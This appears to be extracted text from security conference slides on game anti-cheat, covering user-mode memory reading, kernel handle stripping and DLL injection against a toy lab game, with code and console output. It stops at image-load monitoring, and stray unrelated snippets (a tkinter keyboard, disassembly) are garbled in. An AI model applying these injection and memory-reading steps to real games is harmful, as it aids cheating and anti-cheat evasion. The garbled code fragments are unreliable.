

Ravshan Rikhsiev

Security Researcher


by ■ positive technologies

```
def key_pressed(key):  
    print(f"{key} pressed")
```

```
# Create the main window  
root = tk.Tk()  
root.title("Simple Keyboard")
```

Kernel Wars

Anti-Cheat Reversing, BYOVD Exploitation and Mitigations



#PHTalks


```
# Create buttons for keys  
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']  
in the following keys:  
    button = tk.Button(root, text=key, width=5,  
        command=lambda k=key: key_pressed(k))  
    button.pack(side=tk.LEFT)
```


positive
Kuala Lumpur hack
talks

RAVSHAN RIKHSIEV



arzedlab.github.io





It is big industry

Cheat economy total

\$8.5B

2026 estimate

Anti-cheat market

\$13.5B

2024 valuation

Avg bans / month

413K

across 15 major games

Gamers who faced cheating

80%

PlaySafe ID, 2025

Cheat economy breakdown (\$8.5B)

■ Subscriptions \$3.5B ■ Adjacent services \$5B

Genre share of cheat subscriptions

■ FPS / Battle Royale 61% ■ Mobile 24% ■ MMO 14%

Anti cheats and cheaters



Anti cheats and cheaters

Game	Anti-Cheat	Bypassable?
SQUAD	EasyAntiCheat (EAC) – usermode service + kernel driver	Hard
Valorant	Vanguard (Riot) – kernel driver loaded at boot	Very Hard
Fortnite	EasyAntiCheat	Hard
CS2	VAC + VACnet – usermode only, no kernel driver	Medium
PUBG: Battlegrounds	BattlEye – usermode service + kernel driver	Hard
Apex Legends	EasyAntiCheat	Hard
Escape from Tarkov	BattlEye	Hard

```

                                # Create buttons for keys
                                keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']

                                text=key, width=5,
                                key_pressed(k))
                                T)

0040A70C  ott_40A70C      dd 0ttset ?GetMessageMap@CPropertyPage@
0040A70C          ; DATA XREF: sub_
0040A70C          ; CPropertyPage::
0040A710          dd offset dword_40A718
0040A714          align 8
0040A718  dword_40A718  dd 111h, 0          ; DATA XREF: .tex
0040A720          dd 2 dup(4B1h), 3Ah
0040A72C          dd offset sub_4446ED
0040A730          dd 111h, 0
0040A738          dd 2 dup(4B0h), 3Ah
0040A744          dd offset sub_444796
0040A748          dd 111h, 0
0040A750          dd 2 dup(4C8h), 3Ah
0040A75C          dd offset sub_444818
0040A760          dd 111h, 0
0040A768          dd 2 dup(4B2h), 3Ah
0040A774          dd offset sub_444820
0040A778          dd 111h, 0
0040A780          dd 2 dup(4B3h), 3Ah
0040A78C          dd offset sub_444828
0040A790          dd 111h, 0
0040A798          dd 2 dup(4B4h), 3Ah

```

```

DWORD * __thiscall sub_4028F3(int this, int a2)
{
    *(_DWORD *)this = &off_451050;
    memset((void *) (this + 4), 0, 0x30u);
    *(_DWORD *) (this + 40) = a2;
    *(_DWORD *) (this + 24) = 105;
    *(_DWORD *) (this + 8) = 1;
    *(_DWORD *) (this + 52) = HWDLL_176(256);
    *(_DWORD *) (this + 56) = HWDLL_176(256);
    *(_DWORD *) (this + 60) = 0;
    *(_DWORD *) this = &off_451168;
    return (_DWORD *) this;
}

```

```
# Create buttons for keys
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']
in the following keys:
    button = tk.Button(root, text=key, width=5,
command=lambda k=key: key_pressed(k))
    button.pack(side=tk.LEFT)
```

Kernel wars Anticheat

<https://github.com/arzedlab/kernal-wars>



Game Pwned Roadmap

CHEATERS


Tier 1: User-mode Attack & Handle Stripping

Tier 2: DLL Injection & Image Load Monitoring

Tier 3: Unsigned Driver & DSE

Tier 4: BYOVD: Vulnerable Driver Exploitation

Tier 5: DMA & Hypervisor Attacks overview



game.exe

A process holding a secret value in memory that attackers want to read or modify

The game stores your score in memory. Anti-cheat is the guard.

⚡ Cheaters want to pick the lock.

```
C:\Windows\System32\cmd.exe - game.exe
Microsoft Windows [Version 10.0.22631.2861]
(c) Microsoft Corporation. All rights reserved.

C:\Users\capstone\Desktop\workshop\_out>game.exe
[GAME] PID      = 11268
[GAME] Score address = 000000F3D1CFF7C0
[GAME] Running... (Ctrl+C to stop)

[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
```

Every 3 seconds it prints the score.

If a cheat modifies it → game notices nothing.

It is our target for this presentation, we will attack this game and defeat from CHEAAAAAATERS!

```
// 00_target_game/game.c
volatile int score = 100;

printf("[GAME] PID      = %lu\n",
        GetCurrentProcessId());
printf("[GAME] Score @ = %p\n", &score);

while (1) {
    printf("[GAME] score = %d\n", score);
    Sleep(3000)
}
```

User-mode Memory Reading

If the OS lets you open a handle to a process, you can read any address it owns. No hacking required.

Step 1 `OpenProcess(PROCESS_VM_READ, FALSE, target_pid)`

Step 2 `ReadProcessMemory(hProc, address, &value, 4, &read)`

Result Value at 0x0014FF3C = 100 ← cheat wins

Why it works??

Windows allows same-user process memory access by default

No kernel driver needed

No elevation needed

No special tools

Cheat Engine uses exactly this

```
...  
HANDLE hProc = OpenProcess(PROCESS_VM_READ, FALSE, target_pid);  
SIZE_T read;  
int value;  
ReadProcessMemory(hProc, (LPCVOID)address, &value, sizeof(value), &read);  
printf("[ATTACK] Value at 0x%p = %d\n", address, value);  
...
```

User-mode Memory Reading

```
C:\Windows\System32\cmd.exe - game.exe

C:\Users\capstone\Desktop\workshop\_out>game.exe
[GAME] PID      = 9628
[GAME] Score address = 0000005F1C1CF8A0
[GAME] Running... (Ctrl+C to stop)

[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100

C:\Windows\System32\cmd.exe

C:\Users\capstone\Desktop\workshop\_out>memory_reader.exe 9628 0x0000005F1C1CF8A0
[ATTACK] Target PID = 9628
[ATTACK] Target address = 0x5F1C1CF8A0
[ATTACK] OpenProcess succeeded (handle granted)
[ATTACK] *** SUCCESS *** Read 4 bytes
[ATTACK] Value at 0x5F1C1CF8A0 = 100
[ATTACK] The cheat can see the game's score!

C:\Users\capstone\Desktop\workshop\_out>
```

How cheats read memory

STEP 1 — VALUE SCAN (CHEAT ENGINE STYLE)

Health = 100 Search memory → 8,432 matches

Health = 87 Search again → 143 matches

Health = 71 Search again → 2 matches

Health = 58 1 match — address found

Problem: address changes every game restart — dynamic allocation

STEP 2 — POINTER CHAIN (STABLE ACROSS RESTARTS)

Static — never moves
game.exe + 0x12A8F0

| dereference

+ 0x58
PlayerManager object

| dereference

+ 0x138
LocalPlayer object

| dereference

+ 0x0C — float value
health = 100.0f

STEP 3 — HOW CHEATS FIND THE POINTER CHAIN

Data breakpoint

Find address via scan. Set hardware breakpoint on write. Debugger pauses when game writes health. Instruction reveals the object offset.

Static analysis

Reverse engineer game binary in Ghidra or IDA. Find ApplyDamage function. Trace which struct field it writes. Map the full class layout.

Pattern scan

Scan memory for unique byte sequence near the target. Works across game updates as long as surrounding code is unchanged.

STEP 4 — WHAT VALUES CHEATS READ AND WRITE

Goal	What they read	What they write
Aimbot	Enemy XYZ position (float)	Mouse angle in own process
Wallhack ESP	All entity positions	Nothing — draws overlay only
No recoil	Punch / recoil vector	Zero it every frame
Inf. health	Own health float	Write max value every frame
Speed hack	Player velocity vector	Multiply by constant
No spread	Weapon spread value	Write 0.0 every frame

STEP 5 — BYOVD: SAME CHAIN, DIFFERENT READ PRIMITIVE

Normal cheat — blocked

```
ReadProcessMemory(
    hGame, address, buf)
```

→ handle rights stripped
→ ACCESS DENIED

BYOVD cheat — invisible

```
PhysRead(
    VirtToPhys(CR3, addr))
```

→ no handle opened
→ AC sees nothing

Same pointer chain logic. Same destination. Completely different road.

Wiki moment: Cross-Process

`OpenProcess(PROCESS_VM_READ, pid)` → OS gives you a handle → you use it to call `ReadProcessMemory()`.

Cross-process = the handle points to a *different* process than yours.

ObRegisterCallbacks-Handle Stripping

The kernel intercepts the handle request and silently removes read/write access. The attacker gets a useless handle and has no idea why.

`ObRegisterCallbacks` is a kernel API that lets a driver register callbacks that fire on object handle operations like specifically `CreateHandle` and `DuplicateHandle` for process and thread objects.

ObRegisterCallbacks

Fires BEFORE `OpenProcess` returns.
Strips dangerous bits from the handle:

```
PROCESS_VM_READ  
PROCESS_VM_WRITE  
PROCESS_VM_OPERATION  
PROCESS_CREATE_THREAD  
PROCESS_DUP_HANDLE
```

`OpenProcess` 'succeeds' BUT handle useless
`ReadProcessMemory` → `ERROR_NOACCESS` (998)

Runs in Ring 0.

Even SYSTEM cannot bypass from user-mode.

Note:

Driver must be signed AND linked with `/INTEGRITYCHECK`
without both, `ObRegisterCallbacks`
returns `STATUS_ACCESS_DENIED`.

```
// Kernel: strip dangerous bits before  
// handle returns to user-space  
VOID OnPreOpenProcess(  
    PVOID ctx,  
    POB_PRE_OPERATION_INFORMATION pOp)  
{  
    ULONG strip =  
        PROCESS_VM_READ |  
        PROCESS_VM_WRITE |  
        PROCESS_CREATE_THREAD |  
        PROCESS_DUP_HANDLE;  
  
    pOp->Parameters  
        ->CreateHandleInformation  
        .DesiredAccess &= ~strip;  
}  
  
// Attacker sees:  
// [ATTACK] ReadProcessMemory error: 998  
// (ERROR_NOACCESS - defence works!)
```

Communication with IOCTL

Driver loads as a system service, before the game starts

```
$ sc create t1defense type= kernel binPath= "C:\workshop\_out\handle_strip_driver.sys"  
$ sc start t1defense
```

You tell it the PID at runtime via IOCTL, which game to defend

```
$ set_protected_pid.exe 1234
```

```
C:\Windows\System32\cmd.e  X + v
Microsoft Windows [Version 10.0.22631.2861]
(c) Microsoft Corporation. All rights reserved.

C:\Users\capstone\Desktop\workshop\_out>game.exe
[GAME] PID      = 5208
[GAME] Score address = 000000FF5B9EFC20
[GAME] Running... (Ctrl+C to stop)

[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100

C:\Windows\System32\cmd.e  X + v
Microsoft Windows [Version 10.0.22631.2861]
(c) Microsoft Corporation. All rights reserved.

C:\Users\capstone\Desktop\workshop\_out>set_protected_pid.exe 5208
[+] Driver now protecting PID = 5208

C:\Users\capstone\Desktop\workshop\_out>set_protected_pid.exe 5208
[+] Driver now protecting PID = 5208

C:\Users\capstone\Desktop\workshop\_out>memory_reader.exe 5208 0x000000FF5B9EFC20
[ATTACK] Target PID = 5208
[ATTACK] Target address = 0xFF5B9EFC20
[ATTACK] OpenProcess succeeded (handle granted)
[ATTACK] ReadProcessMemory FAILED 0x0 defense is working!
Error = 5

C:\Users\capstone\Desktop\workshop\_out>
```

```
Administrator: Command Prompt
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>sc start t1defense

SERVICE_NAME: t1defense
        TYPE               : 1  KERNEL_DRIVER
        STATE                : 4  RUNNING
                        (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUT
DOWN)
        WIN32_EXIT_CODE       : 0  (0x0)
        SERVICE_EXIT_CODE   : 0  (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
        PID                 : 0
        FLAGS                 :

C:\Windows\System32>
```

```

C:\Windows\System32\cmd.e X + v
Microsoft Windows [Version 10.0.22631.2861]
(c) Microsoft Corporation. All rights reserved.

C:\Users\capstone\Desktop\workshop\_out>game.exe
[GAME] PID = 5208
[GAME] Score address = 000000FF5B9EFC20
[GAME] Running... (Ctrl+C to stop)

[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100

C:\Windows\System32\cmd.e X + v
Microsoft Windows [Version 10.0.22631.2861]
(c) Microsoft Corporation. All rights reserved.

C:\Users\capstone\Desktop\workshop\_out>set_protected_pid.exe 5208
[+] Driver now protecting PID = 5208

C:\Users\capstone\Desktop\workshop\_out>set_protected_pid.exe 5208
[+] Driver now protecting PID = 5208

C:\Users\capstone\Desktop\workshop\_out>handle_strip_driver.sys byovd_attacker.exe

C:\Users\capstone\Desktop\workshop\_out>memory_reader.exe 5208 0x000000FF5B9EFC20
[ATTACK] Target PID = 5208
[ATTACK] Target address = 0xFF5B9EFC20
[ATTACK] OpenProcess succeeded (handle granted)
[ATTACK] ReadProcessMemory FAILED 0x0 defense is working!
Error = 5

C:\Users\capstone\Desktop\workshop\_out>memory_reader.exe 5208 0x000000FF5B9EFC20
[ATTACK] Target PID = 5208
[ATTACK] Target address = 0xFF5B9EFC20
[ATTACK] OpenProcess succeeded (handle granted)
[ATTACK] *** SUCCESS *** Read 4 bytes
[ATTACK] Value at 0xFF5B9EFC20 = 100
[ATTACK] The cheat can see the game's score!

C:\Users\capstone\Desktop\workshop\_out>

```


Why Handle Stripping Isn't Enough?

```
def key_pressed(key):  
    print(f"{key} pressed")
```

- What if the cheat is INSIDE the game?

#PHTalks

```
# Create buttons for keys  
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']  
in the following keys:  
    button = tk.Button(root, text=key, width=5,  
        command=lambda k=key: key_pressed(k))  
    button.pack(side=tk.LEFT)
```



What if the cheat is INSIDE the game?

The blind spot:

ObRegisterCallbacks fires for ALL handle operations, but in-process code reads memory directly via pointer dereference

If {

What if the cheat is INSIDE the game?

Once inside the process:

```
int score = *(int*)target_addr;
```

No OpenProcess call.

No handle.

Callback never fires. ✖

Cheat reads freely.

} else exit;

THE GOAL: inject a DLL into game.exe

1. The DLL runs inside the game's memory 📝
2. Direct pointer -> zero API overhead ✖

Once the cheat is injected into game.exe it reads memory directly - no API call, no callback, total invisibility to Tier 1.

Cross-process ✓

attacker.exe → OpenProcess → game.exe

↑ ObCallbacks strips handle ↑

In-process ✖

game.exe + cheat.dll

(int)addr ← direct read, no API


ObCallbacks: never triggered

What is DLL Injection?

Normal situation:



After DLL injection:



DLL injection is a technique where one program forces another program to load and run a piece of code that was never meant to be there

You never touch `game.exe`'s code. You force it to call `LoadLibrary` by creating a thread inside it from outside:

```
attacker.exe (outside)
1. VirtualAllocEx(game)      → allocate buffer
2. WriteProcessMemory(game)  → write "C:\cheat.dll"
3. CreateRemoteThread(game,  → start new thread AT
    LoadLibraryW,            LoadLibraryW's address
    "C:\cheat.dll")          with DLL path as arg
```

↓

```
game.exe (inside)
New thread runs: LoadLibraryW("C:\cheat.dll")
OS maps cheat.dll into game's memory
DllMain() executes → cheat is live inside game
```

CreateRemoteThread + LoadLibrary Injection

Classic 5-step injection the cheat DLL runs inside game.exe's address space

1. `OpenProcess(VM_WRITE | CREATE_THREAD)` -> Get a handle with write + thread rights
2. `VirtualAllocEx` in `game.exe` -> Allocate a buffer inside game's memory
3. `WriteProcessMemory` → DLL path -> Write the cheat DLL path into that buffer
4. `GetProcAddress(LoadLibraryW)` -> Same VA every process this boot (ASLR is per-boot)
5. `CreateRemoteThread(game, LoadLibraryW, dllPath)` -> Game calls `LoadLibraryW` → `DllMain` runs

```
// Inside cheat.dll - DllMain (runs inside game.exe):
DWORD WINAPI CheatThread(LPVOID arg) {
    int* scorePtr = (int*)passed_address;
    while (1) {
        printf("[CHEAT] Score = %d\n", *scorePtr);
        // *(scorePtr) = 9999; // also works - direct write
        Sleep(1000);
    }
}
// No handle. No API. No callback. Just a pointer.
```

DLL Injection

Instead of breaking in, we convince the game to load our DLL. Once loaded, the DLL is part of the game, it reads memory directly with a C pointer.

1. game.exe starts
2. injector.exe runs from outside
3. cheat DLL is now INSIDE game.exe

Key points:

- No `ReadProcessMemory`
- No handle -> just `*(int*)ptr` from inside the same address space.
- `ObRegisterCallbacks` never fires.

```
C:\Users\capstone\Desktop\workshop\_out>game.exe
[GAME] PID = 360
[GAME] Score address = 00000048D1F2FE70
[GAME] Running... (Ctrl+C to stop)
```

```
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
[GAME] Score = 100
```

```
[CHEAT DLL] Running inside PID=360
[CHEAT DLL] Score pointer = 00000048D1F2FE70
[CHEAT DLL] Score = 100 (read directly, no API)
[GAME] Score = 100
```

```
C:\Users\capstone\Desktop\workshop\_out>injector.exe 360 cheat_payload.dll 00000048D1F2FE70
[INJECTOR] Score address 0x48D1F2FE70 written to shared memory.
[INJECTOR] Target PID = 360
[INJECTOR] DLL to inject: cheat_payload.dll
[INJECTOR] Opened process handle.
[INJECTOR] DLL path written to game memory at 0000018D41AC0000.
[INJECTOR] Remote thread created! Waiting for DLL to load...
[INJECTOR] *** SUCCESS *** LoadLibrary returned 0x94A0000 (non-zero = loaded)
```

```
C:\Users\capstone\Desktop\workshop\_out>
```

What is Image Monitoring?

PsSetLoadImageNotifyRoutine — a kernel API that registers a callback firing every time a DLL or EXE is mapped into any process's address space.

Key properties:

